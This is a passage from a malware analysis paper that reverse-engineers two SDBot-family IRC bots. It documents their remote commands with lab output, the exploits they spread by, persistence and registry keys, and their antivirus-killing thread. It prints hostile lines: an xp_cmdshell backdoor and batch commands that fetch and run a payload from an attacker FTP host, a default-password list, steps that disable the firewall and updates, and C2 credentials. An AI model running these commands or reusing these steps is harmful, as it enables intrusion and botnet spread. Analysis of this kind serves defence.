Connected for: 0 days 00:16.

.secure (or .sec): Starts a new SecureThread that shuts down services, modifies the registry and deletes shared drives.

```
<sp> .sec
<[MOO|USA|43946]> SECURE// No services stopped.
<[MOO|USA|43946]> SECURE// Registry secured. (19/00)
<[MOO|USA|43946]> SECURE// Total shares erased: 4.
```

.unsecure (or .sec): Starts a new SecureThread that restores original registry values and shared drives.

```
<sp> .unsec
<[MOO|USA|43946]> UNSECURE// Registry unsecured. (19/00)
<[MOO|USA|43946]> UNSECURE// Total shares created: 4.
```

.process (or .ps): Allows the bot master to control the processes on the host machine. “.ps list” lists all processes running on the infected machine. “.ps kill n” kills the process with PID n. “.ps del n” kills the process with the PID n and tries to delete its executable file. “.ps hide n” hides the process with the PID n. “.ps create filename h” executes the given file. If the optional third parameter is specified the process is hidden.

```
<sp> .ps
<[MOO|USA|43946]> PROC// Process List:
<[MOO|USA|43946]> 96 - 340 K - "\SystemRoot\System32\smss.exe"
<[MOO|USA|43946]> 164 - 1,728 K - "\??\C:\WINNT\system32\csrss.exe"
<[MOO|USA|43946]> 184 - 4,788 K - "\??\C:\WINNT\system32\winlogon.exe"
<[MOO|USA|43946]> 212 - 15,524 K - "C:\WINNT\system32\services.exe"
<[MOO|USA|43946]> 224 - 544 K - "C:\WINNT\system32\lsass.exe"
<[MOO|USA|43946]> 396 - 3,044 K - "C:\WINNT\system32\svchost.exe"
<[MOO|USA|43946]> 428 - 3,244 K - "C:\WINNT\system32\spoolsv.exe"
<[MOO|USA|43946]> 460 - 5,096 K - "C:\WINNT\System32\svchost.exe"
<[MOO|USA|43946]> 528 - 2,624 K - "C:\WINNT\system32\MSTask.exe"
<[MOO|USA|43946]> 596 - 2,484 K - 'C:\Program Files\VMware\VMware Tools\VMwareService.exe"
<[MOO|USA|43946]> 652 - 4,680 K - "C:\WINNT\system32\svchost.exe"
<[MOO|USA|43946]> 712 - 7,768 K - "C:\WINNT\Explorer.EXE"
<[MOO|USA|43946]> 776 - 2,188 K - "C:\Program Files\VMware\VMware Tools\VMwareUser.exe"
<[MOO|USA|43946]> 824 - 1,236 K - "C:\WINNT\System32\internat.exe"
<[MOO|USA|43946]> 920 - 5,532 K - "C:\Program Files\mIRC\mirc.exe"
<[MOO|USA|43946]> 876 - 5,900 K - "C:\Program Files\Crimson Editor\cedt.exe"
<[MOO|USA|43946]> 972 - 8,852 K - "C:\Tools\ProcessExplorerNt\procexp.exe"
<[MOO|USA|43946]> 416 - 2,148 K - "C:\Tools\bewareircd\bircd.exe"
<[MOO|USA|43946]> 324 - 4,612 K - "C:\WINNT\win32ssr.exe"
<[MOO|USA|43946]> 388 - 6,340 K - "C:\Program Files\odbg110\OLLYDBG.EXE"
<[MOO|USA|43946]> 868 - 1,360 K - "C:\WINNT\regedit.exe"
<[MOO|USA|43946]> PROC// End of list.
```

```
<sp> .ps kill 868
<[MOO|USA|43946]> PROC// PID "868" killed.
```

```
<sp> .ps del 940
<[M00|USA|43946]> PROC// PID "940" killed and deleted.
```

```
<sp> .ps create C:\winnt\notepad.exe
<[M00|USA|49521]> PROC// Created process: "C:\winnt\notepad.exe", PID: <508>
```

.nickupdate (or .nu): Updates the uptime information in the nick

.randnick (or .rand): Changes the random number in the nick

```
<sp> .rand
* [M00|USA|89260] is now known as [M00|USA|33019]
```

.exploitftpd (or .ftpd): Creates a minimal FTP server. This is not a standard FTP server though. Most commands do nothing but return a dummy message that should fool the FTP user into believing the FTP is actually working. When the FTP receives a LIST command the bot even notifies the botmaster that someone is trying to connect. As the LIST command is used by basically every GUI FTP client as soon as the client connects to the server, people snooping around on the FTP are quickly caught. The only two commands the server accepts are PORT and RETR. PORT has the syntax "PORT A.B.C.D X" where A.B.C.D is an IP address and X is a port. When the RETR command is then executed the FTP server connects to another FTP server at the PORT address and uploads the bot there.

```
<sp> .ftpd
<[M00|USA|19886]> FTP// Exploit FTPD enabled on port: 1323, thread number: 3.
<[M00|USA|19886]> FTP// File transfer complete to IP: 127.0.0.1.
```

.socks: Starts a SOCKS4 server on a random port.

```
<[M00|USA|05703]> SOCKS4// Server running on: 169.254.70.145:8069
```

.rd: Redirects addresses.

```
<sp> .rd localhost 21
<[M00|USA|05703]> REDIRECT// Redirecting from: 169.254.70.145:8060 to: localhost:21
```

.nsp: Prints netstat information about established connections on the infected client.

```
<sp> .nsp
<[M00|USA|05703]> NETSTATP// Displaying connections:
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:ftp - Remote: localhost:1156.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:1111 - Remote: localhost:9768.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:1113 - Remote: localhost:9768.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:1140 - Remote: localhost:14147.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:1156 - Remote: localhost:ftp.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:9768 - Remote: localhost:1111.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:9768 - Remote: localhost:1113.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:14147 - Remote: localhost:1140.
```

```
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:1155 - Remote: foo-c60d8841d81:8060.
<[M00|USA|05703]> TCP// ESTABLISHED - Local: foo-c60d8841d81:8060 - Remote: foo-c60d8841d81:1155.
<[M00|USA|05703]> NETSTATP// Finished displaying connections.
```

.ies: Changes the Internet Explorer start page

```
<sp> .ies http://www.google.com
<[M00|USA|05703]> MAIN// Set Internet Explorer start page to: "http://www.google.com"
```

.enc: Encrypts a string. The encryption method is the same as the one that was used to encrypt the IRC connection information.

```
<sp> .enc foo
<[M00|USA|05703]> MAIN// Cipher text: "\x42\x43\x95";
```

.resolve: Performs a DNS lookup of internet names

```
<sp> .resolve localhost
<[M00|USA|48786]> MAIN// Lookup: localhost -> 127.0.0.1.
```

.farp: Flushes the ARP cache

```
<sp> .farp
<[M00|USA|48786]> MAIN// Failed to flush ARP cache.
```

.fdns: Flushes the DNS cache

```
<sp> .fdns
<[M00|USA|48786]> MAIN// DNS cache flushed.
```

.si: Prints system information of the infected client

```
<sp> .si
<[M00|USA|48786]> SYSINFO// [CPU]: 1966MHz. [RAM]: 261,616KB total, 156,888KB free. [OS]:
Windows 2K (SP3) (5.0 - 2195). [Sysdir]: C:\WINNT\System32. [Computer Name]: F00-C60D8841D81.
[Current User]: SYSTEM. [Date]: 07:Mar:2006. [Time]: 00:43:33. [Uptime]: 0 days 03:41. [Free
Space]: 2GB/3GB.
```

.ni: Prints net information of the infected client

```
<sp> .ni
<[M00|USA|48786]> NETINFO// [Connection Type]: LAN (Not connected). [Internal IP]: 169.254.70.145.
[External IP]: 169.254.70.145. [Hostname]: foo-c60d8841d81. [Private]: No.[Country]: Unknown.[Speedtest]:
Upload: 0.00 KB/s, Download: 0.00 KB/s.[Bandwidth]: Downloaded: OMB, Uploaded: OMB.
```

.di: Prints drive information of the infected client

```
<sp> .di
<[M00|USA|48786]> DRIVES// Listing drives:
<[M00|USA|48786]> Disk Drive (C:\), total: 4,184,900KB, free: 2,886,928KB, available: 2,886,928KB.
<[M00|USA|48786]> Cdrom Drive (D:\): Failed to stat, device not ready.
<[M00|USA|48786]> Drive Totals (N/A), total: 4,184,900KB, free: 2,886,928KB, available: 2,886,928KB.
```

```
<[M00|USA|48786]> DRIVES// End of list.
```

.mirc: Sends commands to open mIRC windows. This didn't work at all when I tested it.

```
<sp> .mirc /join fark
<[M00|USA|48786]> MIRC// Command sent: "/join fark"
```

.sys: Executes system commands on the infected client

```
<sp> .sys cmd
<[M00|USA|48786]> MAIN// System call sent: "'cmd'"
```

.file (or .f): The file command can be used to view the content of files, to copy, move or delete files or directories, to check whether files exist, to modify files, to set file attributes or to open files.

```
<sp> .file cat C:\boot.ini
<[M00|USA|48786]> FILE// Displaying file: C:\boot.ini
<[M00|USA|48786]> [boot loader]
<[M00|USA|48786]> timeout=30
<[M00|USA|48786]> default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
<[M00|USA|48786]> [operating systems]
<[M00|USA|48786]> multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Professional"
/fastdetect
<[M00|USA|48786]> FILE// File displayed: C:\boot.ini

<sp> .f ex C:\boot.ini
<[M00|USA|48786]> FILE// File exists: C:\boot.ini
```

.wget (or .down): Downloads a file from the internet.

```
<sp> .wget http://www.google.com C:\a.exe
<[M00|USA|48786]> DOWNLOAD// Bad URL or DNS Error, error: <12007>
```

.enc2: Encrypts a given string

```
<sp> .enc2 Hello
<[M00|USA|92568]> MAIN// Cipher text: "'Y2<<a'"
```

.srv: Lists the IRC servers the bot is connected to. This command can also be used to make the bot connect to another IRC server.

```
<sp> .srv
<[M00|USA|92568]> MAIN//: Current Server: 0: irc.love.witlog.com:9768

<sp> .srv list
<[M00|USA|44550]> MAIN// Server List:
<[M00|USA|44550]> 0: irc.love.witlog.com:9768, #witRv6
<[M00|USA|44550]> MAIN// Server List complete.

<sp> .srv jump irc.love.witlog.com:9768
* [M00|USA|92568] has quit IRC (Quit: servers)
```

* [M00|USA|44550] has joined #w1tRv6

.aim: Changes the AIM profile if AIM is installed.

```
<sp> .aim Hi Guy
<[M00|USA|44550]> Failed to set AIM profile
```

.reg (or .regctl): A bunch of registry commands to view registry keys, to change them and to delete them.

```
<sp> .reg query HKLM Software\Microsoft\SchedulingAgent
<[M00|USA|44550]> (01) Software\Microsoft\SchedulingAgent\TasksFolder (REG_EXPAND_SZ)
<[M00|USA|44550]> (02) Software\Microsoft\SchedulingAgent\LogPath (REG_EXPAND_SZ)
<[M00|USA|44550]> (03) Software\Microsoft\SchedulingAgent\MinutesBeforeIdle (REG_DWORD)
<[M00|USA|44550]> (04) Software\Microsoft\SchedulingAgent\MaxLogSizeKB (REG_DWORD)
<[M00|USA|44550]> (05) Software\Microsoft\SchedulingAgent\OldName (REG_SZ)
<[M00|USA|44550]> REG// Done with query: HKLM\Software\Microsoft\SchedulingAgent

<sp> .reg query HKLM REG_SZ Software\Microsoft\SchedulingAgent LogPath
<[M00|USA|44550]> REG// Query: REG_SZ\Software\Microsoft\SchedulingAgent\LogPath: %SystemRoot%\SchedLgU.Txt
```

.mircinfo: Tries to retrieve information about the currently installed mIRC version. This didn't really work on my PC though.

```
<sp> .mircinfo
<[M00|USA|44550]> MIRC// User is running mIRC $version, connected to $server ($serverip:$port)
using the nick: $me, on channels:
```

.update (or .upd): Comparable to .down but the file is always executed.

.cip (or .currentip): Returns the currently scanned IP address.

```
<sp> .cip
<[M00|USA|92568]> SCAN// Current IP: 127.0.2.184.
```

.advscan: Used to spread the bot by scanning IP ranges and trying to exploit responsive computers. This command is so important that the entire following section is dedicated to the exploits. The first parameter to this command is the port to scan. Using the names of the registered exploits is possible too. In case of File X these names are the names seen in the .stats command. The second parameter is the number of threads to use for port scanning. The third parameter gives the delay (in seconds) between individual port scans. The third parameter is the duration of the port scan in minutes. The fourth parameter is an IP address or a wildcarded IP range. Additional parameters for the subnet classes to scan (-a, -b, -c) or to randomize the IP address (-r) can be added at the end.

```
<sp> .advscan lsass445 10 10 10 127.0.0.1
<[M00|USA|92568]> SCAN// Sequential Port Scan started on 127.0.0.1:445 with a delay of 10
seconds for 10 minutes using 10 threads. <sp> .scanall 10 10 10 127.0.0.1
```

Reports from this command go to the aforementioned channel #expR and look like this:

```
<[M00|USA|92568]> SCAN// Portscan: 127.0.0.103:21 open.
<[M00|USA|92568]> SCAN// Portscan: 127.0.0.104:21 open.
<[M00|USA|92568]> FTP// File transfer complete to IP: 169.254.70.145.
<[M00|USA|92568]> SCAN// DCOM135: Exploiting IP: 127.0.0.18.
<[M00|USA|92568]> SCAN// Portscan: 127.0.0.105:21 open.
```

.stats: Returns information about the success rates of the exploits used to spread.

```
<sp> .stats
<[M00|USA|92568]> SCAN// Exploit Statistics: Lsass445: 0, NetBios: 0, NTPass: 0, DCOM445:
0, DCOM135: 49, WKSSVCE: 0, WKSSVC0: 0, WKSSVCE445: 0, WKSSVC0445: 0, MSSQL: 0, ASN445: 0,
ASN139: 0, ASN445DOWN: 0, ASN139DOWN: 0, ASN445DOWNH: 0, ASN139DOWNH: 0, pnp: 0, Exploit FTPD:
5, Total: 49 in 01:06.
```

.scanall: Runs the .advscan command for all registered exploits. Lazy bot masters can use this to spread their bot.

```
<sp> .scanall 10 10 10 127.0.0.1
<[M00|USA|92568]> SCAN// Sequential Port Scan started on 127.0.0.1:445 with a delay of 10
seconds for 10 minutes using 2 threads.
<[M00|USA|92568]> SCAN// Sequential Port Scan started on 127.0.0.1:139 with a delay of 10
seconds for 10 minutes using 2 threads.
...
```

2.5 Exploits

As I've already mentioned in the section about the IRC commands, there's one command that's most responsible for spreading the bot. The command .advscan uses a number of different exploits to spread the bot. Most of the bugs these exploits use are already relatively old, well-documented and fixed. Consequently I'm only giving a brief overview of each exploit and refer to other papers that describe the bugs then. These papers are doing a better job than I ever could, especially if I want to stay below 200 pages. Many of them are dozens of pages long and explain the exploits on different levels (system, network, service level, ...). I'm only going to give a more detailed explanation of the exploits that aren't well documented elsewhere.

The SDBot family uses a modular architecture to manage these exploits. There's a central exploit table which contains all exploits used by a bot. This makes adding new exploits and removing old exploits very easy which I suspect is one of the prime reasons for the popularity of these bots. In File X you can find this table between the offsets 0x4191C0 and 0x419640.

2.5.1 The Lsass445 exploit (0x403A57)

The first exploit the bot uses is based on a vulnerability published by eEye Digital Security on 14 April 2004. The exploit is a remote buffer overflow in the Windows

LSA (Local Security Authority) Service (LSASRV.DLL) that allows attackers to execute arbitrary code on the target machine. The actual code the bot uses is from a proof-of-concept for this vulnerability written by Russian hacker houseofdabus and known under the name HOD-ms04011-lsasrv-expl.c. Microsoft released further information about this problem in Microsoft Security Bulletin MS04-011 and fixed the bug in Security Update for Microsoft Windows (835732) on 13 April 2004. This exploit gained notorious fame in 2004 when it was used by the Sasser worm. Like Sasser, Reptile bot uses a slightly modified version of HOD-ms04011-lsasrv-expl.c.

There's one modification that's especially important. All exploits used by Reptile bot - not just the Lsass445 exploit - use the same remote shell that's executed once the exploit was successful. This code connects to an FTP server where it downloads a file - presumably the Reptile bot itself - and executes this file once the download was completed. This is the main way how the Reptile bot spreads.

Further reading:

- [10]: The original advisory by eEye Digital Security
- [11]: houseofdabus's original exploit
- [12]: The Microsoft Security Bulletin which describes the vulnerability
- [13]: Peter Ferrie and Frédéric Perriot describe how Sasser spreads

2.5.2 The NetBios exploit (0x40465D)

The second exploit isn't a real exploit. Reptile bot merely tries to spread by finding improperly secured NetBios shares. Reptile bot attempts to connect to a computer and tries to enumerate all user accounts. If this succeeds the bot tries the following passwords to log on to these accounts: admin, root, 0, 1, 111, 12, 123, 1234, 12345, 123456, 654321, !@#\$, !@#%\$, !@#\$, !@#\$%, asdf, asdfgh and server. If the enumeration of the user accounts fails, the bot tries all of these passwords on the account with the name administrator.

If the bot manages to connect to an account with this information, it copies itself to the other computer and tries to start the file. To start the file the bot first tries to create a service on the target machine. If this fails it tries to set up a net schedule job.

2.5.3 The DCOM135/DCOM445 exploit (0x402DCF)

The third vulnerability used by the bot is a DCOM RPC Vulnerability which was also part of a popular virus. First discovered by The Last Stage of Delirium Research Group this vulnerability was used by Blaster/LoveSan. The actual exploit code found in the Reptile bot is a modified version of the exploit "Windows remote RPC DCOM exploit" released by oc192. The vulnerability was described in Microsoft Security Bulletin MS03-026/Buffer Overrun In RPC Interface Could Allow

Code Execution (823980).

The bot tries to exploit this vulnerability on two ports, 135 and 445.

Further reading:

- [14]: The vulnerability description by Last Stage of Delirium
- [15]: The Microsoft Security Bulletin which describes the vulnerability
- [16]: The Windows remote RPC DCOM exploit written by oc192
- [17]: Sunil Sekhri describes the vulnerability and how to secure your computers against exploits using it

2.5.4 The WKSSVCE/WKSSVCO exploits (0x405364 / 0x4053C2)

These two exploits are actually one and the same. They merely target different versions of Windows. The first exploit targets the English version of Windows XP (with or without service pack 1), the second exploit works with the German, Dutch, Italian and French versions of the same operating system. The vulnerability they use is a remote buffer overflow in the Windows Workstation Service (WKSSVC.DLL). It was first discovered in November 2003 by eEye Digital Security.

The exploit works by creating a malformed RPC packet which causes an overflow in the logging function that writes events to the file NetSetup.LOG. The vulnerability can be triggered using documented and undocumented RPC functions. Both possibilities are explained by eEye Digital security.

Further reading:

- [18]: The original vulnerability report written by eEye Digital Security
- [19]: The Microsoft Security Bulletin which describes the vulnerability
- [20]: Description of the exploit written by Michael J. Harbison

2.5.5 The MS SQL exploit (0x403D47)

The fifth exploit is once again not a real exploit. Like the second exploit, this one's merely trying to find weakly protected accounts. The target this time is MS SQL. When the bot finds computers with an exposed port 1433 - the default MS SQL server port - it attempts to create an SQL connection to that port using ODBC API functions. If that succeeds it tries to log on with the usernames "sa", "root" and "admin". The passwords it tries for all three accounts are the same passwords it uses to find the weakly protected NetBios drives. The database name used is the empty string.

If a logon attempt is successful an SQL query that tries to install a backdoor into the system is sent to the server. The SQL query looks like this: `EXEC master..xp_cmdshell 'del eq&echo open %s %d >> eq&echo user 1 1 >> eq`

`&echo get %s >> eq &echo quit >> eq &ftp -n -s:eq &%s&del eq\r\n'`. The first %s is replaced by the IP address of an FTP server. The first %d is the FTP server port. The second and third %s is the name of a file to be downloaded from the FTP server.

If the compromised SQL account has sufficient rights this SQL query spawns a local shell. Using that shell a file named “eq” is written to disk which contains information about an FTP connection. This file is then passed to ftp.exe which downloads a file to the compromised machine. The downloaded file is then executed and the “eq” file is deleted. At this point Reptile bot (which was most likely the file to be downloaded) has successfully spread.

Further reading:

- [21] CA report about the MSSQL blank “sa” password vulnerability.

2.5.6 The asn445/asn139/asn445d/asn139d/asn445dh and asn139dh exploits (0x402268 / 0x40241C / 0x4025D0)

The next exploits the bot can use are six variants of an integer overflow exploit in the Microsoft ASN.1 library (MSASN1.DLL). The vulnerability used by these exploits was uncovered by SolarEclipse and demonstrated in his kill-bill proof of concept code. The exploit code uses an integer overflow to cause a heap corruption that can be used to exploit arbitrary code on a remote machine. This problem was fixed in February 2004 with the MS04-007 update.

The differences between the individual versions of the exploit used by File X are small. There are three different exploits which differ in the code they execute. Each of these three exploits tries to exploit the ports 445 and 139.

The first exploit (asn445 or asn139) tries to execute the following batch script on the target PC.

```
cmd /k echo open %s %d > o&echo user 1 1 > i o &echo get %s >> o &echo quit
>> o &ftp -n-s:o &del /F /Q o &%s
```

The variables are replaced before the script is written to the target PC.

The second exploit (asn445d or asn139d) is more specific. It tries to execute this script on the target PC.

```
cmd /k echo open ftp.down.love.witlog.com 21 > o&echo user ftp hifi32 >> o
&echo bin >>o&echo get chezz31.exe >> o &echo quit >> o &ftp -n -s:o &del
/F/Q o &chezz31.exe
```

The script downloads the file `chezz31.exe` from `ftp.down.log.witlog.com` (Port 21). The username to access the FTP is `ftp`, the password is `hifi32`.

The third exploit (`asn445dh` or `asn139dh`) passes an empty string as the batch file to be executed. I don't know what's up with that.

Further reading:

- [22] Description of the exploit by SolarEclipse
- [23] The MS04-007 Microsoft Security Bulletin

2.5.7 The pnp exploit (0x404865)

The last exploit is another exploit written by `houseofdabus`. It's known as "Microsoft Windows Plug-and-Play Service Remote Overflow Universal Exploit + no crash shellcode". It's a proof-of-concept exploit for the vulnerability described in MS05-039. This vulnerability was disclosed on 9 August 2005 which makes it the newest exploit used by this version of Reptile bot.

Here's the official description of `houseofdabus`'s proof-of-concept.

A remote code execution and local elevation of privilege vulnerability exists in Plug and Play that could allow an attacker who successfully exploited this vulnerability to take complete control of the affected system.

This is a remote code execution and local privilege elevation vulnerability. On Windows 2000, an anonymous attacker could remotely try to exploit this vulnerability.

On Windows XP Service Pack 1, only an authenticated user could remotely try to exploit this vulnerability. On Windows XP Service Pack 2 and Windows Server 2003, only an administrator can remotely access the affected component. Therefore, on Windows XP Service Pack 2 and Windows Server 2003, this is strictly a local privilege elevation vulnerability. An anonymous user cannot remotely attempt to exploit this vulnerability on Windows XP Service Pack 2 and Windows Server 2003.

Further reading:

- [24]: The original exploit written by `houseofdabus`
- [25]: The Microsoft Security Bulletin which describes the vulnerability
- [26]: Description of the vulnerability by Ge Zhang

2.5.8 The banner exploit (0x402784)

This exploit isn't actually a real exploit. It's part of the `.advscan` command but doesn't show up in the exploit statistics or elsewhere. I'm not too sure what the

purpose of this is because I didn't get it to work at all. I suspect that this function tries to connect to HTTP and FTP servers installed on infected machines. If the connection was successful the function tries to retrieve information about the server software. This information is sent to the bot master via IRC.

2.6 Conclusion

We have seen that File X is a very powerful piece of malware. Reptile bot offers a rich set of commands to bot masters once a machine has been infected. It's possible to remotely control all important aspects of a computer. Files, processes and the registry can be manipulated. Files can be uploaded and downloaded and programs like AIM or Internet Explorer can be modified. The bot can attack new machines too. Even though the exploits used in File X are already relatively old there's nothing stopping people from adding new exploits to these bots. The modular exploit system used by the bot makes this very easy. Once the file is running on a machine, a bot master has nearly full access over a system and it's probably not possible to clean the machine reliably without reinstalling the entire system.

File Y - SDNBot

3.1 A first peak at File Y

Once again, the first thing I did was to scan the file using [2]. The results were comparable to those of File X. 11 virus scanners identified the file as SDBot, 1 identified it as a generic IRC bot, 1 called it “probably a variant of Win32/Rbot”, and 2 virus scanners didn’t pick up anything at all. As we will see later, the file turned out to be a SDNBot. That’s an improved version of the original SDBot and the same problems I’ve described earlier about proper classification of bots from this family applies too.

As File Y is therefore very similar to File X this chapter is significantly shorter than the last one. Things I explained more in depth for File X are now taken for granted and I’m only going to mention the similarities where they exist without going into details. Differences are still explained.

PeID recognizes the file as packed with “ASProtect 1.2x - 1.3x [Registered] -> Alexey Solodovnikov”. ASProtect¹ - like SVKP - is a commercial PE file crypter which protects files against debugging and other reverse engineering attempts. Like File X, this file needed to be unpacked before I could continue with a further analysis.

3.2 Unpacking File Y

Unpacking File Y was significantly easier than unpacking File X. That’s surprising at first because later we’ll see that an entire thread of File Y is dedicated to shutting down reverse engineering tools. That’s exactly the weakness though. File X deletes itself once it detects reverse engineering attempts. File Y tries to shut down the reverse engineering tools instead. That’s a dead giveaway for anti-reverse engineering behaviour.

¹ <http://www.aspack.com/>

When I first tried to dump File Y with OllyDbg, OllyDbg was immediately shut down again. Apparently File Y somehow detected the presence of the debugger. I figured the two easiest ways to detect OllyDbg before OllyDbg is even attached to the process are the Window title and the process list. Maybe the bot runs through the titles of open Windows and through the names of the running processes and shuts down those it doesn't like. I turned out to be right with my second guess. It's really the process name the bot uses to detect unwanted software. Renaming OllyDbg.exe to something else solved that particular problem. The bot wasn't able to detect the renamed process and I was able to dump the bot using OllyDump once again.

Assuming the bot would have used a different method to detect OllyDbg that's not quite as easy to circumvent, there's another option I could have used. Using Process Explorer - which the bot doesn't detect - it's possible to suspend processes. Suspend the bot process and the OllyDbg detection code won't be executed anymore. This makes it possible to start OllyDbg and attach to and dump the process.

3.3 Finding out what File Y does

3.3.1 The startup code

The startup code of File Y is comparable to that of File X. Once again a whole lot of DLLs are loaded dynamically (0x4080C6). Then it creates a mutex with the name "Rs1" (0x408126) that's used to determine whether the file is already running. If the mutex already exists, File Y is already active and the second instance terminates right away (0x40813C).

The internet connection is checked next. If WinSock 2 isn't found on the host PC, the bot terminates (0x40814E).

To further hide itself, the bot checks whether it was started from the Windows directory or not. If that's not the case it copies itself to the Windows directory (filename mspp.exe / 0x408291) and sets the file attributes on the copied file to hidden, system and read-only (0x4082E0). The bot then starts its new copy in the Windows directory (0x4083BE) and shuts down the old process.

After that a few registry keys (both in HKCU and HKLM) are set to contain the complete path to mspp.exe (0x408474). This should ensure that the bot is restarted the next time someone boots the computer.

- Software\Microsoft\Windows\CurrentVersion\Run\Windows codex Services
- Software\Microsoft\Windows\CurrentVersion\RunServices\Windows codex Services
- Software\Microsoft\OLE\Windows codex Services
- SYSTEM\CurrentControlSet\Control\Lsa\Windows codex Services

In addition to the main thread, two more threads are started. The so called AutoSecure and AV/FW Killer threads. What exactly these two threads do is the topic of the following two sections. Another step the bot takes to secure itself against removal is that it tries to modify the hosts file on the infected PC (0x40857D). It tries to disable access to 39 common anti-virus websites by telling Windows to resolve these URLs to localhost. This didn't work on my PC though. The bot was - for whatever reason - unable to write anything to my hosts file at all.

Another thing the bot does it to remove the following registry keys associated with common viruses (0x408582):

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TaskMon (Mydoom.h)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\PandaAVEngine (Net-sky.r)
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sysinfo.exe (Bagle.v)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\System MScvb (Sobig.c)
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\System MScvb (Sobig.c)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\windows auto update (W32.Blaster)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Inet Xp.. (W32.Blaster.C)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\windows auto update (W32.Blaster.B)

The bot tries to delete the actual virus files (taskmon.exe, PandaAVEngine.exe, sysinfo.exe, mscvb32.exe, MSBLAST.exe, teekids.exe, and Penis32.exe) from disk too but it doesn't bother to shut down the processes of the viruses first. That means the deletion is probably not successful as the viruses are still running.

After that the main thread can finally enter the IRC loop which contains the code used to control the bot remotely. Once again, an entire section is devoted to what commands the bot understands. Here's the IRC connection information to the IRC server the bot wants to use. Unfortunately the server was already shut down when I analyzed File Y. Therefore I don't have any live experience with this botnet.

- Server: gate-priv.net
- Port: 35868
- Channel: #GKCCrew
- Channel password: Servex
- Bot password: master
- Allowed bot master host: *.host.com

The nick, user and name strings are once again generated semi-randomly. The nick is of the form [XX][Rs3]-YYYYYYYYYY where an X in XX is either 'M' (if a mIRC

session is active) or 'F' (if the local IP is a private IP). The Y-string is a randomly generated numerical string. The user and name strings are shortened versions of the nick string. Characters which are invalid for these strings are filtered out.

3.3.2 The AutoSecure thread

The AutoSecure thread (0x40CEBE) is comparable to the Secure thread of File X. It seems to be an older version of the Secure thread though. It has fewer features and the code isn't quite as well structured as the File X code. The only functionality of this thread is to change five registry keys and to delete a few network shares. The registry keys the bot changes are:

- HKLM\SYSTEM\CurrentControlSet\Services\wscsvc\Start: Set to 4 to disable Security Center service.
- HKLM\SYSTEM\CurrentControlSet\Control\Lsa\restrictanonymous: Set to 1 to disallow enumeration of SAM accounts and names by anonymous users.
- HKLM\Software\Microsoft\OLE\EnableDCOM: Set to N to disable DCOM.
- HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess: Set to 4 to disable the Windows firewall (ICF).
- HKLM\SYSTEM\CurrentControlSet\Services\wuauserv: Set to 4 to disable the automatic Windows update service.

Afterwards the bot tries to delete the shares it finds. If the bot managed to enumerate the shares, it tries to delete all shares ending with '\$'. Otherwise it tries to delete IPC\$, ADMIN\$, C\$ and D\$.

3.3.3 The AV/FW Killer thread

Using tool help API functions (CreateToolHelp32Snapshot, ...), this very simple thread continually iterates over the currently running processes (0x407C4F). Whenever it detects a process name it doesn't like, it shuts down that process. There are no less than 611 process names it doesn't like, so forgive me for not listing them all in this paper. It's basically a list of the most common antivirus, firewall, and security tools. Many useful reverse engineering tools (like OllyDbg.exe or LordPe.exe) or tools for fixing the computer (like cmd.exe) are listed too.

3.4 The IRC environment

The IRC environment of file Y is slightly different than the one of File X. The main difference for me was the nearly complete lack of error checking inside the IRC command parser. If you pass too few parameter to a command the bot crashes and terminates. If you pass invalid parameters to certain commands the bot crashes and terminates. This made testing the bot very tedious. The actual commands are remarkably similar to those of File X. Only a few significant commands were added to File Y. Most File Y commands which File X does not have are not all

that important.

.login: Same as the File X command

.rndnick (or .rn): Same as the File X command

.synflood (or .syn): SYN floods an IP on a specified port

```
<sp> .synflood 127.0.0.1 80 1 <[M][Rs3]-> [SYN]: Flooding: (127.0.0.1:80) for 1 seconds. <[M][Rs3]->  
SYN// Done with flood (1110KB/sec).
```

.uptime: Same as the File X command

.nickupcheck: Updates nick if enough time passed.

.httpserver (or .http): Starts a HTTP server on a random port.

```
<sp> .http <[M][Rs3]-> [HTTPD]: Server listening on IP: 127.0.0.1:2006, Directory: _
```

.httpstop: Stops the HTTP server again

```
<sp> .httpstop <[M][Rs3]-> [HTTPD]: Server stopped. (1 thread(s) stopped.)
```

.httpcon (or .hcon): Makes a HTTP connection to a specified site. This command always crashed the bot when I tried it.

.die (or .d): Kills the bot process.

.logout (or .lo): Same as the File X command

.reconnect: Disconnects and reconnects to the IRC server.

.disconnect: Disconnects from the IRC server.

.quit (or .q): Disconnects from the IRC server. Allows the bot master to specify a quit message.

.status (or .s): Same as the File X command

```
<sp> .status  
<xjxqwynjw> SDNB2.0beta ready. Up 0d 0h 1m.
```

.id (or .i): Identifies the bot

```
<sp> .id  
<xjxqwynjw> Rs1
```

.about (or .ab): Prints information about the bot

```
<sp> .about
<xjxqwynjw> SDNB2.0beta by [sd] (sdbot@mail.ru). homepage: http://sdbot.n3.net/
```

.threads (or .t): Same as the File X command (lists threads only)

.aliases (or .al): Prints a list of aliases registered with the bot

```
<sp> .aliases
<xjxqwynjw> -[alias list]-
<xjxqwynjw> 0. opme = mode $chan +o $user
<xjxqwynjw> 1. smack = action $chan smacks $1
<xjxqwynjw> 2. ctcp = raw PRIVMSG $1 :$chr(1)$2-$chr(1)
```

.log (or .lg): Prints the internal bot log

```
<sp> .log
<[M] [Rs3]-> [4-22-1998 6:1:52] user sp(sp@host.com) logged in.
<[M] [Rs3]-> [4-22-1998 6:1:45] joined channel #GKCreW.
<[M] [Rs3]-> [4-22-1998 6:1:44] connected to Gate-priv.net.
